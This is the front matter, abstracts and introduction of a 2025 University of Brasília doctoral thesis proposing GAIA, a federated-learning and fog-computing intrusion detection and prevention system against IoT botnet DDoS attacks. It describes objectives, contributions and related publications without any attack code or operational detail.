DOCTORAL THESIS

IPS System with Distributed Processing Using Federated Learning

Francisco Lopes de Caldas Filho

Brasília, august de 2025

UNIVERSIDADE DE BRASÍLIA

FACULDADE DE TECNOLOGIA

UNIVERSIDADE DE BRASÍLIA
Faculdade de Tecnologia

DOCTORAL THESIS

IPS System with Distributed Processing Using Federated Learning

Francisco Lopes de Caldas Filho

Doctoral Thesis submitted to Eletrical Engineering
Department as a partial requirement for
obtaining the degree of Doctoral Thesis in Electrical Engineering

Examination Board

Prof. Dr. Fábio Lúcio Lopes de Mendonça, FT/ENE _____
Orientador Presidente

Prof. Dr. Georges Daniel Amvame Nze, FT/ENE _____
Examinador Interno

Prof. Dr. Geraldo Pereira Rocha Filho _____
Examinador Externo

Prof. Dr. Robson de Oliveira Albuquerque _____
Examinador Externo

Prof. Dr. João José Costa Gondim, FT/ENE _____
Examinador Suplente

CATALOGRAPHIC SHEET

CALDAS FILHO, FRANCISCO LOPES DE
IPS System with Distributed ProcessingUsing Federated Learning [Distrito Federal] 2025.
xvi, 120 p., 210 x 297 mm (ENE/FT/UnB, Doctoral Thesis, Electrical Engineering, 2025).
Doctoral Thesis - Universidade de Brasília, Faculdade de Tecnologia.
Electrical Engineering Department

1. Internet of Things (IoT)	2. Federated Learning
3. IDPS	4. Fog Computing
I. ENE/FT/UnB	II. TITLE (series)

REFERENCE

CALDAS FILHO, F.L. (2025). *IPS System with Distributed ProcessingUsing Federated Learning*. Doctoral Thesis, Electrical Engineering, Publication PPGEE 214/25, Universidade de Brasília, Brasília, DF, 120 p.

ASSIGNMENT OF RIGHTS

AUTHOR: Francisco Lopes de Caldas Filho
TITLE: IPS System with Distributed ProcessingUsing Federated Learning.
GRADE: Doctoral Thesis in Electrical Engineering YEAR: 2025

Permission is granted to the University of Brasília to reproduce copies of this Doctoral Thesis and to lend or sell such copies solely for academic and scientific purposes. The authors reserve other publication rights, and no part of this Doctoral Thesis may be reproduced without the written authorization of the authors.

Francisco Lopes de Caldas Filho
Depto. de Engenharia Elétrica (ENE) - FT
Universidade de Brasília (UnB)
Campus Darcy Ribeiro
CEP 70919-970 - Brasília - DF - Brasil

Acknowledgments

The completion of this thesis marks the end of a significant chapter in my academic journey, built upon dedication, perseverance, and, above all, the invaluable support of those whose presence was fundamental throughout this path.

I express my sincere gratitude to Professor Rafael Timóteo dos Santos Júnior for guiding and mentoring me through the early stages of my academic life with generosity and intellectual rigor. I also extend my deep appreciation to my PhD advisor, Professor Fábio Lúcio Lopes Mendonça, for his wise, assertive, and committed guidance, which was essential to the development of this research.

To my friend and laboratory partner, as well as co-author in many scientific endeavors, Lucas Martins, I am thankful for his companionship, shared reflections, and constant support throughout the challenges of our academic paths.

I would also like to thank my friend Elder Oroski for his patience, availability, and insightful suggestions during the revision process. His attentive and critical reading contributed significantly to the refinement of this work.

My appreciation goes as well to Professor Robson, whose valuable advice and corrections throughout the development of this thesis greatly enhanced its rigor and final quality.

I would like to include a special acknowledgment to the researchers of the *UIoT* laboratory, who have worked with me over the years in developing various cybersecurity solutions. I especially thank Samuel Menezes, Mateus Romani, João Kléber, Gabriel Filipe, Anna Carolina, and all the other researchers who have dedicated their time and effort to advancing our laboratory's research.

Finally, I extend my gratitude to all colleagues, professors, technical staff, and friends who, directly or indirectly, contributed to this journey. Each contribution, no matter how small, was essential to the realization of this work.

Thank you very much.

ABSTRACT

The rapid proliferation of Internet of Things (IoT) devices, often deployed with minimal security and outdated software, has significantly increased the global attack surface, making these devices prime targets for botnet recruitment and large-scale Distributed Denial-of-Service (DDoS) attacks. Existing mitigation approaches, typically provider-centric or reliant on cloud-based analysis, face critical limitations such as high latency, excessive resource consumption in local networks, and vulnerability to single points of failure (SPOF). This thesis addresses these challenges by introducing GAIA (General Architecture for Intelligent Anomaly Mitigation), a distributed and privacy-preserving Host and Network Intrusion Detection and Prevention System (HIDPS) specifically tailored for IoT environments. GAIA leverages Federated Learning (FL) for decentralized anomaly detection and collaborative model training, integrated with a Fog Computing orchestration layer to enforce real-time mitigation actions close to the attack source. Its hybrid architecture combines Host-Based IDS (HIDS) for endpoint protection and Network-Based IDS (NIDS) for global traffic monitoring, with anomaly detection powered by machine learning models deployed locally on devices and fog nodes. To validate GAIA, a real-world testbed was built, incorporating physical network infrastructure and a live deployment of the Mirai botnet, enabling realistic simulation of DDoS attack scenarios. The experimental results demonstrate that GAIA achieved a detection accuracy of 92.31% and a false positive rate below 7%, ensuring effective identification of malicious activities with minimal impact on legitimate traffic. Moreover, the system exhibited low latency in triggering mitigation rules, with average response times under 2 seconds during attack peaks, successfully blocking malicious traffic at its source before it could propagate through the network. When compared against state-of-the-art centralized solutions, GAIA delivered superior scalability, resilience to SPOFs, and significantly reduced network bandwidth consumption, confirming its feasibility for deployment in large-scale and heterogeneous IoT environments.

RESUMO

Titulo: Sistema de IPS com Processamento Distribuído Utilizando Aprendizado Federado

Autor: Francisco Lopes de Caldas Filho

Orientador: Prof. Dr. Fábio Lúcio Lopes de Mendonça.

Esta tese aborda os desafios de segurança decorrentes da rápida expansão da Internet das Coisas (IoT), frequentemente implantada com pouca proteção e softwares desatualizados. Esse cenário ampliou a superfície global de ataque, tornando dispositivos IoT alvos de botnets e ataques de negação de serviço distribuído (DDoS). As soluções existentes, em geral centralizadas em provedores ou baseadas em nuvem, apresentam limitações como alta latência, consumo excessivo de recursos e vulnerabilidade a pontos únicos de falha (SPOF). Para enfrentar esses desafios, a pesquisa propõe o GAIA (General Architecture for Intelligent Anomaly Mitigation), um sistema distribuído e preservador de privacidade de detecção e prevenção de intrusões em hosts e redes (HIDPS), projetado para ambientes IoT. O GAIA utiliza Aprendizado Federado (Federated Learning) para detecção descentralizada de anomalias e treinamento colaborativo de modelos, aliado a uma camada de orquestração em Computação em Névoa (Fog Computing) para aplicar ações de mitigação em tempo real próximas à origem do ataque. Sua arquitetura híbrida combina IDS baseados em host (HIDS) e em rede (NIDS), com modelos de aprendizado de máquina executados localmente em dispositivos e nós de névoa. A validação foi realizada em um testbed real, incluindo infraestrutura física de rede e a execução do botnet Mirai, permitindo simulações realistas de ataques DDoS. Os resultados mostraram que o GAIA alcançou 92,31% de acurácia na detecção, taxa de falsos positivos inferior a 7% e tempo médio de resposta inferior a 2 segundos durante picos de ataque, bloqueando o tráfego malicioso em sua origem. Em comparação com soluções centralizadas de ponta, o GAIA demonstrou maior escalabilidade, resiliência a SPOFs e menor consumo de banda, confirmando sua viabilidade para implantação em ambientes IoT de grande escala e heterogêneos.

SUMMARY

1 INTRODUCTION 1
1.1 CURRENT CHALLENGES 3
1.2 OBJECTIVES 3
1.3 MAIN OBJECTIVE 3
1.4 SPECIFIC OBJECTIVE 4
1.5 PUBLICATIONS LINKED TO THIS WORK 4
1.5.1 CONTRIBUTIONS TO SCIENTIFIC RESEARCH 5
1.6 WORK ORGANIZATION 7

2 BACKGROUND 8
2.1 BOTNETS AND THREAT LANDSCAPE 8
2.1.1 CHARACTERIZATION OF MALICIOUS TRAFFIC 9
2.1.2 LIFECYCLE AND CAPABILITIES OF BOTNETS 11
2.2 SECURITY VULNERABILITIES IN CONVENTIONAL AND IOT SYSTEMS 11
2.3 SECURITY MECHANISMS AND TECHNOLOGIES FOR IOT ENVIRONMENTS 13
2.3.1 HOST-BASED INTRUSION DETECTION AND PREVENTION SYSTEMS (HIDS) 13
2.3.2 INTRUSION RESPONSE SYSTEM 13
2.3.3 NETWORK-BASED INTRUSION DETECTION SYSTEMS (NIDS) 14
2.4 MACHINE LEARNING TECHNIQUES FOR ANOMALY DETECTION 15
2.4.1 FEDERATED LEARNING IN IOT SECURITY 16
2.4.2 FOG COMPUTING AND DISTRIBUTED INTELLIGENCE 19
2.4.3 SOFTWARE-DEFINED NETWORKING 20

3 RELATED WORKS 21
3.1 RELATED WORKS 21
3.2 IOT INTRUSION DETECTION SYSTEMS 21
3.3 ATTACK PREVENTION 22
3.4 HOST-BASED IDS FOR IOT DEVICES 23
3.5 DEEP LEARNING FOR NETWORK-BASED IDS 24
3.6 FEDERATED LEARNING FOR NETWORK-BASED IDS 26
3.7 FOG COMPUTING 28
3.8 COMPARATIVE ANALYSIS OF RELEVANT STUDIES 28
3.9 TECHNOLOGIES SUMMARY 29
3.10 RELATED WORK INSPIRED BY THE THESIS 30
3.10.1 SECURED FEDERATED LEARNING FOR DDOS DETECTION IN HETEROGENOUS TELECOM CLOUD NETWORKS USING RECURRENT NEURAL NETWORKS 30

3.10.2 Examination of Traditional Botnet Detection on IoT-Based Bots ... 31
3.10.3 A Survey on Heterogeneity Taxonomy, Security and Privacy Preservation in the Integration of IoT, Wireless Sensor Networks and Federated Learning ... 31
3.10.4 Network Intrusion Detection Method for Information Systems Using Federated Learning and Improved Transformer ... 32

4 ARCHITECTURE ... 35
4.1 Validation Scenario ... 36
4.1.1 Test Scenarios ... 36
4.1.2 Test Procedures ... 37
4.2 Proposed Solution ... 37
4.2.1 HIDPS Structure ... 39
4.2.2 NIDS Structure ... 49
4.2.3 Federated Learning Structure ... 53
4.2.4 Mitigation Structure ... 58
4.2.5 Implementation Structure ... 60
4.2.6 Network Environment ... 62
4.2.7 Flower Server in Federated Learning ... 63
4.2.8 Fog Computing/NIDS ... 66
4.2.9 Utilizing Suricata for Intrusion Detection and Prevention ... 67
4.3 Mirai ... 76
4.3.1 Test Scenarios ... 80

5 Results ... 84
5.1 Validation of scenario ... 84
5.1.1 Scenario 1 ... 85
5.1.2 Test Methodology for Scenario 1 ... 86
5.1.3 Self-learning Model Based on GRU ... 98
5.1.4 Comparison of Results ... 104
5.1.5 HIDPS execution results ... 104
5.1.6 NIDS Related Works Benchmarking ... 105
5.1.7 Dapeng's FedACNN in Edge-Assisted IoT ... 109
5.1.8 HIDPS Related Works Benchmarking ... 110

6 Conclusion ... 112

Referências Bibliográficas ... 114

LIST OF FIGURES

2.1 Life cycle of a botnet (SCHILLER et al., 2007). 10
2.2 Global model aggregation and update (LYU; YU; YANG, 2020). 17

4.1 GAIA - General Architecture for Intelligent Anomaly mitigation architecture. 36
4.2 Logical architecture of the proposed hybrid solution. 37
4.3 Logical flowchart summarizing each structure activity in the proposed hybrid solution. 40
4.4 Logical architecture of the IoT HIDPS Structure. 41
4.5 A JSON-formatted message to update rules in the HIDPS Agent local database. 43
4.6 A JSON-formatted message to update rules in the HIDPS Agent local database. 43
4.7 A JSON-formatted message to send event reports to the HIDPS Controller. 43
4.8 A JSON-formatted message to send event reports to the HIDPS Controller. 44
4.9 Application life-cycle from the standpoint of the HIDPS Agent on a smart device. . 47
4.10 NIDS proposed structure. 49
4.11 Consumer and producer diagram of Apache Kafka. 51
4.12 Federated Learning proposed structure. 54
4.13 Federated Learning connection between server and clients diagram. 54
4.14 Proposed Solution's Deep Learning 1D-CNN model structure detailed. 58
4.15 Federated mitigation rule activation diagram between server and clients. 59
4.16 Federated mitigation rule activation flowchart between server and clients. 60
4.17 laboratory architecture created to validate the proposed scenario. 61
4.18 Mirai Botnet 77

5.1 Data Analysis Flow 84
5.2 Data Analyses Pipeline with Machine Learning 87
5.3 Accuracy curve of the centralized supervised model with the UIOT dataset over epochs 88
5.4 Loss curve of the centralized supervised model using the dataset (CALDAS FILHO et al., 2023) across epochs 88
5.5 Confusion matrix of the centralized supervised model with the dataset (CALDAS FILHO et al., 2023) 90
5.6 Classification report of the centralized supervised model with the dataset (CALDAS FILHO et al., 2023) 90
5.7 Accuracy of the centralized supervised model with the dataset (PRASAD; BABU; AMARNATH, 2019) 91
5.8 Loss of the centralized supervised model with the dataset (PRASAD; BABU; AMARNATH, 2019) 91

5.9 Confusion matrix of the centralized supervised model with the dataset (PRASAD; BABU; AMARNATH, 2019) 92
5.10 Classification report of the federated supervised model with the dataset (CALDAS FILHO et al., 2023) 92
5.11 Centralized accuracy of the federated supervised model with the dataset (CALDAS FILHO et al., 2023) 93
5.12 Centralized loss of the federated supervised model with the dataset (CALDAS FILHO et al., 2023) 94
5.13 Distributed loss of the federated supervised model with the dataset (CALDAS FILHO et al., 2023) 94
5.14 Confusion matrix of the federated supervised model with the dataset (CALDAS FILHO et al., 2023) 95
5.15 Classification report of the federated supervised model with the dataset (CALDAS FILHO et al., 2023) 95
5.16 Centralized accuracy of the federated supervised model with the dataset (PRASAD; BABU; AMARNATH, 2019) 96
5.17 Distributed loss of the federated supervised model with the dataset (PRASAD; BABU; AMARNATH, 2019) 96
5.18 Centralized loss of the federated supervised model with the dataset (PRASAD; BABU; AMARNATH, 2019) 97
5.19 Confusion matrix of the federated supervised model with the dataset (PRASAD; BABU; AMARNATH, 2019) 97
5.20 Accuracy curve of the centralized self-learning model with the dataset (CALDAS FILHO et al., 2023) for each training fold 98
5.21 Loss curve of the centralized self-learning model with the dataset (CALDAS FILHO et al., 2023) for each training fold 98
5.22 Confusion matrix of the centralized self-learning model with the dataset (CALDAS FILHO et al., 2023) 99
5.23 Accuracy curve of the centralized self-learning model with the dataset (PRASAD; BABU; AMARNATH, 2019) for each training fold 99
5.24 Loss curve of the centralized self-learning model with the dataset (PRASAD; BABU; AMARNATH, 2019) for each training fold 100
5.25 Confusion matrix of the centralized self-learning model with the dataset (PRASAD; BABU; AMARNATH, 2019) 100
5.26 Accuracy curve of the federated self-learning model with the dataset (CALDAS FILHO et al., 2023) for each training fold 101
5.27 Loss curve of the federated self-learning model with the dataset (CALDAS FILHO et al., 2023) for each training fold 101
5.28 Confusion matrix of the federated self-learning model with the dataset (CALDAS FILHO et al., 2023) 102

5.29 Accuracy of the federated self-learning model with the dataset (PRASAD; BABU; AMARNATH, 2019) 102
5.30 Loss of the federated self-learning model with the dataset (PRASAD; BABU; AMARNATH, 2019) 103
5.31 Confusion matrix of the federated self-learning model with the dataset (PRASAD; BABU; AMARNATH, 2019)..... 103
5.32 HIDPS results in terms of Bytes x Seconds during real-time mitigation procedure.. 104
5.33 Comparing accuracy results between this project and Azizjon's work. 108
5.34 Comparing accuracy results between this project and Ghosh's Work. 109
5.35 Comparing accuracy results between this project and Dapeng's work. 110

LIST OF TABLES

2.1 Main Vulnerabilities in IoT Devices 12

3.1 Summary of Related Works in Intrusion Detection and Prevention for IoT..... 29
3.2 Comparing HIDPS related works test scenarios. 30
3.3 Comparison of related works using Federated Learning for IoT and Intrusion Detection. 34

4.1 List of rules and their context..... 46
4.2 Project's dataset feature columns. 53

5.1 Time to execute the mitigation rule in each infected device..... 105
5.2 Time to consume the mitigation rule from Kafka in each infected device..... 105
5.3 Comparing NIDS Related Works. 107
5.4 1D-CNN results with "imbalanced" UNSW NB15 data in Azizjon's work..... 107
5.5 Cloud NIDS and HIDPS accuracy results obtained in Ghosh's work..... 108
5.6 FedACNN accuracy results with 10 to 40 epochs obtained in Dapeng's work. 109
5.7 Comparing HIDPS related works proposed solutions. 111
5.8 Comparing HIDPS related works test scenarios. 111

LIST OF ACRONYMS AND ABBREVIATIONS

1D-CNN	1-Dimensional Convolutional Neural Network
6LoWPAN	IPv6 over Low-Power Wireless Personal Area Networks
AIDS	Anomaly-based Intrusion Detection System
ANN	Artificial Neural Network
botnet	Robot Network
CDN	Content Delivery Network
CEP	Complex Event Processing
CNN	Convolutional Neural Networks
CUSUM	Cumulative Sum Algorithm
DDoS	Distributed Denial-of-Service
EWMA	Exponentially Weighted Moving Average
FL	Federated Learning
FNR	False Negative Rate
FPR	False Positive Rate
HIDPS	Host Intrusion Detection and Prevention System
HIDS	Host-Based Intrusion Detection and Prevention Systems
HTTP	Hypertext Transfer Protocol
IaaS	Infrastructure as a Service
ICMP	Internet Control Message Protocol
IDE	Integrated Development Environment
IDPS	Intrusion Detection and Prevention System
IDS	Intrusion Detection System
IoT	Internet of Things (*Internet das Coisas*)
IPv6	Internet Protocol version 6
KNN	K-Nearest Neighbors
KNN-NN	K-Nearest Neighbor and Neural Network
LR-DDoS	Low-Rate Distributed Denial-of-Service
LSTM	Long Short-Term Memory
M2M	Machine To Machine
MQTT	Message Queuing Telemetry Transport
NIDS	Network-Based Intrusion Detection Systems
NIST	National Institute of Standards and Technology
NN	Neural Network
OTA	Over The Air

OSI	Open System Interconnection
P2P	Peer-to-Peer
QoS	Quality of Service
RF	Random Forest
SBC	Single Board Computing
SDN	Software-Defined Network
SIDS	Signature-Based Intrusion Detection Systems
SOC	System On-Chip
SPOF	Single Point of Failure
SVM	Support Vector Machine
TCP	Transmission Control Protocol
UDP	User Datagram Protocol
UIoT	Universal Internet of Things
UIMS	User Interface Management System
USB	Universal Serial Bus
WAN	Wide Area Network
WFL	Weighted Federated Learning
WSN	Wireless Sensor Network

1 INTRODUCTION

The rapid expansion of Internet of Things (IoT) devices has driven significant transformations across various sectors, particularly within industrial and rural environments. This technology has enabled more precise control and efficient monitoring of critical processes, resulting in operational improvements and waste reduction. Beyond industrial applications, IoT solutions have been widely adopted in residential contexts, contributing to reduced energy consumption and promoting sustainable practices from both economic and environmental perspectives (IMRAN; IQBAL; KIM, 2022).

In the field of security, IoT has enabled remarkable advancements through devices capable of real-time image capture and processing, enhancing surveillance systems and incident response strategies by enabling the swift identification of individuals, vehicles, objects, and biometric data (BAGCHI et al., 2022). These benefits are driven by increased computational power in smart devices, which typically run on Linux-based operating systems and leverage specialized libraries for implementing complex functionalities. However, this technological evolution has also expanded the attack surface, especially due to insecure development practices, such as weak default passwords, outdated software components, and the use of libraries with known vulnerabilities. These flaws make IoT devices vulnerable to malicious actors (LI et al., 2022).

A key threat resulting from these vulnerabilities is the formation of botnets, which are networks of compromised devices used to launch orchestrated attacks on servers and network services with the objective of causing service disruption by overwhelming the infrastructure with massive volumes of requests (SILVA et al., 2013). The exponential growth of IoT device deployments—projected to exceed 41.6 billion devices by 2025, according to the International Data Corporation (IDC)—has exacerbated this scenario, increasing the destructive potential of such attacks across domains including industrial automation, healthcare, smart homes, and urban infrastructure.

This rapid technological evolution has introduced new security challenges. As the number of connected devices increases, so does the potential attack surface, exposing vulnerabilities that can be exploited by malicious actors to compromise entire networks (CHUNKA; BANERJEE; GUPTA, 2023). Frequently, these devices are transformed into entry points for more sophisticated threats, targeting critical services such as government entities, financial institutions, and major corporations, with significant impacts on service availability and operational costs (BERTINO; ISLAM, 2017).

In terms of defense, Intrusion Detection Systems (IDS) remain a cornerstone of cybersecurity strategies. These systems detect intrusions in local networks using either signature-based or anomaly-based approaches. While signature-based methods are effective against known attacks, they struggle with zero-day threats. In contrast, anomaly-based techniques—relying on

the detection of deviations from expected behavior—offer broader detection capabilities but face challenges such as high false positive rates (KAMALDEEP; DUTTA; GRANJAL, 2020). These methods are commonly classified into statistical models, machine learning approaches, and techniques based on data mining and game theory.

Within IoT environments, Host-Based Intrusion Detection Systems (HIDS) play a vital role by monitoring the operating system of devices to identify and mitigate local vulnerabilities, preventing their recruitment into botnets (DUTRA et al., 2019). However, despite improvements in processing capacity, IoT devices still face inherent limitations that restrict the deployment of more complex solutions, such as Network Intrusion Detection Systems (NIDS), which are designed to monitor aggregate network traffic (CALDAS FILHO et al., 2023). NIDS enable the identification of network-wide malicious patterns, such as excessive connection attempts typical of denial-of-service (DoS) attacks. Tools like Suricata and Snort exemplify widely adopted NIDS solutions, capable of generating alerts, integrating with external security mechanisms, and forwarding events to Big Data platforms for advanced analysis (FARES et al., 2019; AHMAD et al., 2021).

The NIDS market offers both commercial and open-source solutions, with vendors such as Cisco, Palo Alto Networks, and Check Point providing advanced threat detection and real-time response capabilities (LEE et al., 2024). Despite these advancements, traditional NIDS face critical limitations when applied to IoT scenarios, including the high volume of generated data and concerns related to user privacy.

The adoption of Machine Learning (ML) and Deep Learning (DL) techniques has enhanced threat detection by enabling models capable of identifying complex malicious traffic patterns and triggering security components, such as firewalls or Software-Defined Networking (SDN) controllers, to block anomalous flows (LIU; LANG, 2019). However, these approaches typically require centralized data collection for model training, raising privacy and scalability concerns.

An emerging and innovative approach in this context is Federated Learning (FL), which revolutionizes the training of ML models on distributed devices, such as those found in IoT environments. By eliminating the need to share raw data, FL enables local training and aggregation of only model parameters, addressing critical privacy concerns and reducing network traffic (AGRAWAL et al., 2022). In intrusion detection scenarios, FL allows IoT devices to train models on-device, enhancing both scalability and detection efficiency (NGUYEN et al., 2020).

In this context, this doctoral thesis proposes GAIA (General Architecture for Intelligent Anomaly Mitigation), a hybrid and distributed Host and Network Intrusion Detection and Prevention System (HIDPS) architecture. GAIA integrates Federated Learning and Fog Computing techniques to enable near real-time detection and mitigation of DDoS attacks in IoT environments. The solution combines local detection modules (HIDS), network traffic monitoring (NIDS), and a Fog-based orchestration layer to manage distributed mitigation policies. The model analyzes incoming and outgoing network traffic, identifies malicious behaviors such as traffic surges typical of DDoS attacks, and executes distributed blocking actions through firewalls and SDN controllers.

To validate GAIA, a realistic testbed was deployed, featuring physical switches, servers, and an active Mirai botnet instance, allowing the simulation of real-world attacks. Experimental results demonstrated detection accuracy of 92.31%, false positive rates below 7%, and response times under 2 seconds, effectively mitigating malicious traffic at its source and minimizing impact on both local networks and upstream providers. This innovative approach confirms GAIA's viability as a scalable, resilient, and privacy-preserving solution for securing heterogeneous IoT environments.

1.1 CURRENT CHALLENGES

Currently, there are common solutions for the detection of denial-of-service attacks. Many of these solutions operate at the level of Internet service providers, which are responsible for interconnecting the target server to the Internet. A common technique is the use of access control lists that block traffic originating from suspicious IPs, preventing the success of the attack. However, these approaches face a significant challenge. (CHINNASAMY et al., 2023)

Both of the solutions mentioned may allow malicious traffic to pass through origin providers and corporate local networks, resulting in unwanted impacts. These impacts include increased resource consumption, such as CPU and memory, and overloading communication links. This situation is particularly problematic when infected devices are part of a corporate network, as the volume of generated traffic can cause slowness and even system downtime.

Another strategy for blocking malicious traffic involves the implementation of Content Delivery Networks (CDNs), where content providers store data from web pages and services in a distributed manner. In this context, these providers employ a variety of techniques, including the use of Intrusion Prevention Systems (IPS) and Intrusion Detection Systems (IDS), to identify and block anomalous traffic. (YANG et al., 2022)

1.2 OBJECTIVES

1.3 MAIN OBJECTIVE

This work aims to develop and validate GAIA (General Architecture for Intelligent Anomaly Mitigation), a distributed and scalable system for detection and mitigation of network anomalies, integrating Fog Computing and Federated Learning to enable near real-time responses and enhance resilience in IoT environments.

1.4 SPECIFIC OBJECTIVE

The specific objectives of this doctoral research are:

- Design and implement a **hybrid HIDPS architecture (Host and Network Intrusion Detection and Prevention System)** that integrates Host-Based IDS (HIDS), Network-Based IDS (NIDS), Fog Computing, and Federated Learning for distributed anomaly detection and mitigation in IoT networks.
- Develop a **Fog Computing orchestration layer** capable of managing, distributing, and enforcing security policies and mitigation rules dynamically across network nodes.
- Integrate **Federated Learning models** to enable decentralized anomaly detection, allowing IoT devices to participate in collaborative training processes while preserving local data privacy.
- Create a **data processing pipeline** to convert and distribute network traffic information into formats suitable for local anomaly detection and federated model updates.
- Deploy a **realistic testbed**, including physical IoT devices and an active Mirai botnet environment, to evaluate system performance, detection accuracy, mitigation efficiency, and response time under real-world attack conditions.
- Compare the performance of GAIA with **state-of-the-art centralized approaches**, emphasizing improvements in scalability, latency, resource consumption, and resilience to single points of failure.

1.5 PUBLICATIONS LINKED TO THIS WORK

This thesis was based on the work published in the Sensors journal paper Caldas Filho et al. (2023). Throughout the research, secondary publications were produced, which played a crucial role in the evolution of the proposed model. These additional works contributed significantly to the improvement of the understanding and implementation of the proposed methodologies, as well as to validating the conclusions reached.

- F.L.; Soares, S.C.M.; Oroski, E.; **de Caldas Filho**, de Oliveira Albuquerque, R.; da Mata, R.Z.A.; de Mendonça, F.L.L.; de Sousa Júnior, Rafael T. Botnet Detection and Mitigation Model for IoT Networks Using Federated Learning. Sensors 2023, 23, 6305, ISSN: 1424-8220
- Dias, Bruno Scholles Soares; e Mello, Ian Porto; **de Caldas Filho, Francisco L**; da Mata, Rafael Z A; Almeida, Leonardo de Oliveira; et al. Agglomeration Identification System

Operating on IoT and Fog Computing Networks. Revista Ibérica de Sistemas e Tecnologias de Informação; Lousada Ed. E47, (Jan 2022): 300-311.

- R. Z. A. da Mata, **F. L. de Caldas Filho**, F. L. L. Mendonca, A. A. Y. R. Fares; and de Sousa Júnior, Rafael T. "Hybrid Architecture for Intrusion Prevention and Detection in IoT Networks," 2021 Workshop on Communication Networks and Power Systems (WCNPS), Brasilia, Brazil, 2021, pp. 1-7.
- Prado, D.S.d.; **Filho, F.L.d.C.**; Almeida, L.C.d.; Martins, L.M.C.e.; Mendonça, F.L.L.d.; de Sousa Júnior, Rafael T. (2021). Design of a Fog Controller to Provide an IoT Middleware with Hierarchical Interaction Capability. In: Rocha, Á., Ferrás, C., López-López, P.C., Guarda, T. (eds) Information Technology and Systems. ICITS 2021. Advances in Intelligent Systems and Computing, vol 1330. Springer, Cham. DOI: 10.1007/978-3-030-68285-9_27
- R. L. Patrão et al. "Environmental building monitoring and control based on machine learning and fog computing on an IoT architecture," 2020 15th Iberian Conference on Information Systems and Technologies (CISTI), Seville, Spain, 2020, pp. 1-6
- da Mata, Rafael; **de Caldas Filho, Francisco L.**; Martins, Lucas M. C. e; Mendonça, Fábio L. L.; and de Sousa Júnior, Rafael T. (2021). Distributed Architecture for Intrusion Detection in IoT Networks using Smart Contracts.

The research addressed in this subsection focuses on the identification and mitigation of cyberattacks, with an emphasis on denial of service attacks. This is a complex task that involves different strategies and approaches. This study aims to propose a solution that allows blocking malicious traffic as close to its source as possible, by inserting rules directly into devices or the local network. This strategy aims to avoid the unnecessary propagation of a large volume of data, mitigating negative impacts on provider networks and local networks.

1.5.1 Contributions to Scientific Research

This doctoral thesis presents several original contributions to the field of cybersecurity for IoT networks, focusing on the application of Federated Learning (FL) for botnet detection and mitigation. The primary scientific contributions can be summarized as follows:

- **Development of GAIA (General Architecture for Intelligent Anomaly Mitigation):** An innovative and distributed Host and Network Intrusion Detection and Prevention System (HIDPS) architecture, specifically designed for IoT environments. GAIA integrates Host-Based IDS (HIDS), Network-Based IDS (NIDS), Fog Computing, and Federated Learning techniques to enable decentralized and near real-time detection and mitigation of Distributed Denial-of-Service (DDoS) attacks.
- **Integration of Federated Learning for Distributed Anomaly Detection:** This research proposes and implements a novel method for applying Federated Learning in heterogeneous

IoT environments, enabling anomaly detection without centralizing sensitive data. This approach enhances data privacy, reduces network bandwidth consumption, and increases scalability.

- **Design and Implementation of a Fog Computing Orchestration Layer:** The thesis presents a fog-based coordination mechanism capable of dynamically distributing and enforcing security policies and mitigation rules across network nodes, ensuring faster response times and resilience against single points of failure.
- **Construction of a Realistic Testbed and Empirical Validation:** A physical test environment was developed, including IoT devices, network switches, servers, and a live deployment of the Mirai botnet. Extensive laboratory experiments were conducted, replicating real-world attack scenarios and demonstrating the proposed model's practical feasibility, with a detection accuracy of 92.31% and response times under 2 seconds.
- **Comparative Performance Analysis:** The performance of GAIA was critically evaluated against state-of-the-art centralized solutions, evidencing improvements in detection accuracy, latency, scalability, and resource efficiency.
- **Dissemination and Scientific Impact:** The research findings have resulted in the publication of four peer-reviewed scientific papers in reputable international journals and conferences, contributing to the academic body of knowledge in the areas of IoT security, intrusion detection, and distributed machine learning.

These contributions collectively advance the state of the art in distributed cybersecurity architectures for IoT networks, providing practical and scalable solutions while addressing critical challenges related to data privacy, real-time response, and system resilience.

- **de Caldas Filho**, F.L.; Soares, S.C.M.; Oroski, E.; Albuquerque, R.d.O.; da Mata, R.Z.A.; de Mendonça, F.L.L.; de Sousa Júnior, R.T. (2023). "Botnet Detection and Mitigation Model for IoT Networks Using Federated Learning". Sensors 2023, 23, 6305, ISSN: 1424-8220. DOI: 10.3390/s23146305.
- da Mata, R.Z.A.; **de Caldas Filho**, F.L.; Mendonca, F.L.L.; Fares, A.A.Y.R.; and de Sousa Júnior, R.T., "Hybrid Architecture for Intrusion Prevention and Detection in IoT Networks", 2021 Workshop on Communication Networks and Power Systems (WCNPS), Brasília, Brasil, 2021, pp. 1-7, DOI: 10.1109/WCNPS53648.2021.9626246.
- Prado, D.S.d.; **de Caldas Filho**, F.L.; Almeida, L.C.d.; Martins, L.M.C.e.; Mendonça, F.L.L.d.; de Sousa Júnior, R.T. (2021). "Design of a Fog Controller to Provide an IoT Middleware with Hierarchical Interaction Capability". In: Rocha, Á., Ferrás, C., López-López, P.C., Guarda, T. (eds) Information Technology and Systems. ICITS 2021. Advances in Intelligent Systems and Computing, vol 1330. Springer, Cham. DOI: 10.1007/978-3-030-68285-9_27.

- da Mata, Rafael; **de Caldas Filho**, Francisco; Martins, Lucas M. C. e; Mendonça, Fabio L. L. de; & de Sousa Junior, Rafael. T. (2021). "Distributed Architecture for Intrusion Detection in IoT Networks using Smart Contracts". DOI: 10.18239/jornadas_2021.34.01.

1.6 WORK ORGANIZATION

The organization of the work is crucial to provide a smooth and comprehensive reading experience. Each chapter is meticulously arranged to fulfill a specific role in the overall structure of the research.

Chapter 2 plays a fundamental role in establishing the necessary conceptual foundations. By covering fundamental concepts and state-of-the-art reviews, this chapter provides a solid groundwork. Additionally, by presenting related works, it situates the research in a broader context, aiding understanding and contextualization.

Chapter 3 focuses on the literature review, highlighting works aligned with the research and showcasing innovations introduced by this study. A critical analysis of previous approaches and methodologies positions this research in the cybersecurity landscape.

In Chapter 4, the methodology is detailed, outlining each essential component to build the proposed model. The choice and relevance of each element are carefully addressed, providing a comprehensive insight into the model construction process.

Chapter 5 plays a crucial role, offering a comprehensive analysis of the results obtained in the tests. Structured in an organized manner, it provides clear insights into the model's performance in different scenarios, ensuring the reader absorbs information sequentially.

Lastly, Chapter 6 concludes the research with final considerations and suggestions for future work. This section synthesizes key insights, reiterates achieved objectives, and outlines directions for future research. The organizational structure of the chapters aims to provide a cohesive and comprehensive reading experience of the work.

2 BACKGROUND

